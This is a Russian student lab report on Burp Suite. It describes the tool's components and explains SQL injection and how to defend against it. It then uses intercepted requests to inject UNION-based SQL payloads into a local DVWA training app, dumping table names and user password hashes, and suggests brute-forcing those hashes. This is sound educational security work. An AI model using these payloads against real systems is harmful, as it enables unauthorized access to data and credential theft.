

# **Индивидуальный проект - этап 5**

**Использование BurpSuite**

Петров Артем Евгеньевич

# **Содержание**

<b>1 Цель работы</b>	<b>4</b>
<b>2 Введение</b>	<b>5</b>
2.1 Burp Suite . . . . .	5
2.1.1 Основные компоненты Burp Suite: . . . . .	5
2.2 SQL Инъекции . . . . .	8
<b>3 Выполнение лабораторной работы</b>	<b>12</b>
<b>4 Вывод</b>	<b>16</b>

# List of Figures

3.1	Перехваченные данные . . . . .	12
3.2	Подмена запроса . . . . .	13
3.3	Реакция на подмену . . . . .	13
3.4	Подмена запроса . . . . .	14
3.5	Реакция на подмену . . . . .	14
3.6	Подмена запроса . . . . .	15
3.7	Реакция на подмену . . . . .	15

# **1 Цель работы**

Целью данной работы является изучение приложения BurpSuite.

## 2 Введение

### 2.1 Burp Suite

**Burp Suite** – это набор инструментов для тестирования безопасности веб-приложений. Этот инструмент используется для обнаружения уязвимостей, анализа трафика и проведения различных атак на веб-приложения, таких как XSS, SQL-инъекции и другие.

Burp Suite используется специалистами по безопасности, пентестерами и исследователями для:

- Поиска и анализа уязвимостей веб-приложений.
- Перехвата и анализа сетевого трафика.
- Автоматизации атак на веб-приложения.
- Оценки уровня защиты приложений.

Burp Suite доступен в двух основных вариантах:

1. **Community Edition** (бесплатная) – ограниченные функции, подходит для начального тестирования.
2. **Professional Edition** (платная) – расширенные функции, такие как автоматический сканер, Intruder и другие инструменты.

#### 2.1.1 Основные компоненты Burp Suite:

1. **Burp Proxy**

- **Описание:** Позволяет перехватывать и изменять HTTP(S) трафик между браузером и сервером.
- **Применение:** Используется для анализа и модификации запросов/ответов для тестирования уязвимостей.
- **Особенности:**
  - Возможность изменять заголовки, куки и тело запроса.
  - Возможность настроить фильтрацию перехватываемых данных.

## 2. Burp Spider

- **Описание:** Автоматически сканирует веб-сайты, собирая ссылки и ресурсы для тестирования.
- **Применение:** Используется для поиска скрытых страниц и файлов.
- **Особенности:**
  - Автоматическая карта сайта.
  - Возможность обнаружить страницы, не видимые для обычных пользователей.

## 3. Burp Scanner

- **Описание:** Автоматически сканирует веб-приложение на наличие известных уязвимостей.
- **Применение:** Находит уязвимости, такие как SQL-инъекции, XSS и другие.
- **Особенности:**
  - Гибкая настройка уровня агрессивности сканирования.
  - Детализированные отчеты с описанием уязвимостей.

## 4. Intruder

- **Описание:** Инструмент для автоматизации атак с использованием техники перебора (brute force), fuzzing и других атак.

- **Применение:** Используется для тестирования прочности паролей, поиска уязвимостей в параметрах URL, заголовках и других полях.
- **Особенности:**
  - Возможность гибко задавать параметры перебора.
  - Быстрая обработка большого количества запросов.

## 5. Repeater

- **Описание:** Позволяет повторно отправлять измененные HTTP запросы и анализировать ответы.
- **Применение:** Используется для тестирования и исследования отдельных запросов вручную.
- **Особенности:**
  - Полный контроль над запросом и ответом.
  - Удобная вкладочная система для многозадачности.

## 6. Sequencer

- **Описание:** Анализирует случайность данных, таких как сессионные ID.
- **Применение:** Оценивает безопасность генерации случайных значений в веб-приложениях.
- **Особенности:**
  - Поддержка различных алгоритмов анализа случайности.
  - Подробные графики и метрики для оценки энтропии.

## 7. Decoder

- **Описание:** Инструмент для декодирования и кодирования данных в различных форматах (Base64, URL encoding и т.д.).
- **Применение:** Используется для преобразования данных при исследовании уязвимостей.

- **Особенности:**

- Поддержка различных типов кодировок.
- Возможность ручного редактирования и декодирования данных.

## 8. Comparer

- **Описание:** Позволяет сравнивать два набора данных, такие как HTTP запросы или ответы.
- **Применение:** Используется для поиска различий между запросами/ответами при тестировании уязвимостей.
- **Особенности:**
  - Визуальный интерфейс для удобного сравнения.
  - Поддержка различных типов данных для сравнения.

## 9. Extender

- **Описание:** Позволяет добавлять новые функции в Burp Suite через сторонние расширения.
- **Применение:** Расширение возможностей инструмента для специфических задач.
- **Особенности:**
  - Поддержка языка программирования Java и Python (с использованием Jython).
  - Большая библиотека готовых расширений.

## 2.2 SQL Инъекции

**SQL-инъекции** – это тип уязвимости, который позволяет злоумышленникам выполнять произвольные SQL-запросы в базе данных через приложение. Это может привести к несанкционированному доступу к данным, их модификации или даже удалению.

SQL-инъекция возникает, когда приложение не корректно обрабатывает пользовательский ввод и включает его в SQL-запросы. Злоумышленники могут вставить (инъектировать) свои SQL-коды в вводимые данные, которые затем выполняются базой данных.

Основные этапы SQL-инъекции:

1. **Идентификация уязвимого поля:** Злоумышленник ищет поля ввода (например, формы, параметры URL), которые не фильтруют данные должным образом.
2. **Ввод вредоносного кода:** Вводится специальный код, который изменяет логику SQL-запроса.
3. **Выполнение вредоносного запроса:** База данных обрабатывает запрос с инъекцией, что может привести к утечке данных или другим атакам.
4. **Извлечение данных:** Злоумышленник может получить доступ к конфиденциальной информации или управлять данными.

Виды SQL-инъекций:

1. **Неуправляемые SQL-инъекции:**
  - Злоумышленник выполняет произвольные SQL-запросы, не имея контроля над тем, какие данные возвращаются.
2. **Управляемые SQL-инъекции:**
  - Злоумышленник может управлять выводом данных, например, выбирай, какие данные отображать или скрывать.
3. **Blind SQL Injection:**
  - В этом случае нет непосредственного вывода данных, но злоумышленник может задавать логические вопросы, чтобы извлечь информацию из базы данных, основываясь на ответах (например, “да” или “нет”).
4. **Out-of-Band SQL Injection:**

- Используется для извлечения данных через другой канал связи (например, через email или HTTP-запросы), если стандартный вывод недоступен.

SQL-инъекции могут привести к различным серьезным последствиям, включая:

- **Утечка конфиденциальной информации:** Доступ к личным данным пользователей, включая пароли, номера кредитных карт и другую чувствительную информацию.
- **Модификация данных:** Изменение или удаление данных в базе данных.
- **Уничтожение данных:** Полное удаление или повреждение данных.
- **Эскалация привилегий:** Получение доступа к привилегированным учетным записям.
- **Компрометация сервера:** В некоторых случаях злоумышленник может получить доступ к серверу базы данных и запустить произвольный код.

## ##№ Защита от SQL-инъекций

Для защиты от SQL-инъекций необходимо соблюдать несколько важных практик:

### 1. Использование подготовленных выражений:

- Подготовленные выражения позволяют разделять SQL-код и пользовательский ввод, что значительно снижает риск инъекций.

### 2. Валидация и очистка ввода:

- Все пользовательские данные должны проверяться и очищаться на уровне приложения перед использованием в SQL-запросах.

### 3. Ограничение привилегий:

- Ограничение прав доступа к базе данных для учетных записей, используемых приложением, снижает риск серьезных последствий в случае инъекции.

#### **4. Регулярные обновления и патчи:**

- Обновление программного обеспечения и систем управления базами данных до последних версий помогает устраниить известные уязвимости.

#### **5. Использование веб-файрволов:**

- Веб-файрволы могут помочь фильтровать вредоносные запросы до их обработки приложением.

### 3 Выполнение лабораторной работы

BurpSuite можно использовать для выполнения SQL инъекций.

Переходим к примеру атаки SQL-инъекция.


В главном верхнем меню выбираем Proxy, а в подменю, выбираем Intercept (Перехват).

Используя браузер Burp, откроем DVWA, установим средний уровень безопасности и перейдем в раздел SQL-инъекции/

В Burp Suite и включаем перехват, нажав на Intercept is on.

В DVWA и нажмем Submit (Отправить).

Если вернуться в Burp Suite, он покажет перехваченные данные.



```
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /DVWA/vulnerabilities/sql1/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Accept: application/x-www-form-urlencoded
5 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="124"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1:8080
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1:8080/DVWA/vulnerabilities/sql1/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=1rkf8k7dbk3fqefgt939a98tn; security=medium
21 Connection: close
22
23 id=1&Submit=Submit
```

Figure 3.1: Перехваченные данные

Значение, которое мы выбрали в выпадающем списке, было отправлено как id=1, поэтому давайте поэкспериментируем с этим числом, чтобы увидеть, насколько безопасно это веб-приложение.

В Burp Suite изменим значение id с 1 на 2, затем нажмем Forward, чтобы посмотреть, что произойдет.

Как видите, в выпадающем списке по-прежнему отображается идентификатор пользователя 1; однако отображается информация об идентификаторе пользователя 2. Это означает, что Burp Suite смог успешно внедрить новое значение, даже не затрагивая веб-страницы:

Теперь, когда мы поняли, что можно внедрять данные, давайте попробуем сделать настоящую SQL-инъекцию.

```
1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="124"
6 sec-ch-ua-mobile: 10
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
12 Accept: application/xhtml+xml,application/xml,application/xhtml+xml;q=0.9,image/webp,image/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DVWA/vulnerabilities/sqli/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=1rkf8k7dabk3fqefgt939e98ttn; security=medium
21 Connection: close
22
23 id=1 OR 1=1&Submit=Submit
```

Figure 3.2: Подмена запроса

Страница в DVWA теперь одновременно отображает информацию от всех пяти пользователей. Это означает, что мы обнаружили уязвимость.

The screenshot shows the DVWA SQL Injection page. On the left, there's a sidebar with various vulnerability categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current section), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main area has a title 'Vulnerability: SQL Injection'. It contains a form with 'User ID:' dropdown set to '1' and a 'Submit' button. Below the form, five user records are listed, each resulting from the SQL injection 'ID: 1 OR 1=1#':  
1. First name: admin, Surname: admin  
2. First name: Gordon, Surname: Brown  
3. First name: Hack, Surname: Me  
4. First name: Pablo, Surname: Picasso  
5. First name: Bob, Surname: Smith

Figure 3.3: Реакция на подмену

Теперь попробуем получить имена таблиц, для этого передадим такой запрос

```
1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
```

```

1 POST /DWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="124"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6967.118 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://localhost/DWA/vulnerabilities/sqli/
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: ru-RU,ru;q=0.9
19 Cookie: PHPSESSID=1rxfbk7dnk3fqefgt939e98tn; security=medium
20 Connection: close
21
22
23 id=1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES# Submit=Submit

```

Figure 3.4: Подмена запроса

На этот раз мы получили гораздо больше информации, включая имена таблиц. Это очень серьезная уязвимость, поскольку злоумышленник может получить очень важные данные из веб-приложения.

```

First name:
Surname: INNODB_SYS_TABLES
ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_COLUMNS
ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_TABLESPACES
ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_INDEXES
ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_BUFFER_PAGE
ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_VIRTUAL
ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: user_variables
ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_TABLESPACES_ENCRYPTION
ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_LOCK_WAITS
ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: THREAD_POOL_STATS
ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: guestbook
ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: users

```

Figure 3.5: Реакция на подмену

Попробуем получить данные пользователей из таблицы users.

**1 OR 1=1 UNION SELECT user, password FROM users#**

```

1 POST /DVWA/vulnerabilities/sql1/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="124"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Dest: document
16 Referer: http://localhost/DVWA/vulnerabilities/sql1/
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19 Cookie: PHPSESSID=1rkf8k7uahk9tqefgt939a99tn; security=medium
20 Connection: close
21
22
23 id=1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#Submit=Submit

```

Figure 3.6: Подмена запроса

Command Injection	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: Gordon Surname: Brown
CSRF	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: Hack Surname: Me
File Inclusion	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: Pablo Surname: Picasso
File Upload	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: Bob Surname: Smith
Insecure CAPTCHA	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99
SQL Injection	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: gordonb Surname: e99a18c428cb38d5f260853678922e03
SQL Injection (Blind)	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: 1337 Surname: 8d5333d75ae2c3966d7e0d4fcc69216b
Weak Session IDs	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: pablo Surname: 0d107d09ff5bbe40cade3de5c71e9e9b7
XSS (DOM)	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99
XSS (Reflected)	
XSS (Stored)	
CSP Bypass	
JavaScript	
Authorisation Bypass	
Open HTTP Redirect	
DVWA Security	
PHP Info	
About	
Logout	

Figure 3.7: Реакция на подмену

Оказалось что можно получить хэш-суммы паролей. Далее их можно использовать для очень быстрого брута.

## **4 Вывод**

Мы изучили возможности BurpSuite.